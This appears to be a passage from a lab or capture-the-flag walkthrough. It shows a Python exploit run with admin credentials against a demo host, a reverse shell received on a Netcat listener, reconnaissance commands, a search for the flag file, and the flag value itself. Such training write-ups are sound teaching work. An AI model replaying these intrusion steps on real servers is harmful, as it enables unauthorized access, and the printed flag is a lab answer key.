
**Command:**

python3 exploit.py http://demo.ine.local admin password 80





Exploitation was successful. Check the terminal where the Netcat listener was running:



We have received a shell session from the target server. The output of the following commands is shown in the Netcat window:

* uname -a
* w
* id


**Step 8:** Retrieve the flag from the target server.

Now that we have the shell session on the target server, we can execute OS commands on the server.

Listing the files present in the current working directory:

**Command:**


ls -al



Locating the flag file:

**Command:**

find / -iname \*flag\* 2>/dev/null



The flag is present in the **/tmp/FLAG.txt** file:

**Command:**

cat /tmp/FLAG.txt

**FLAG:** 5cd43944938b4766026a8a77c08a28a7

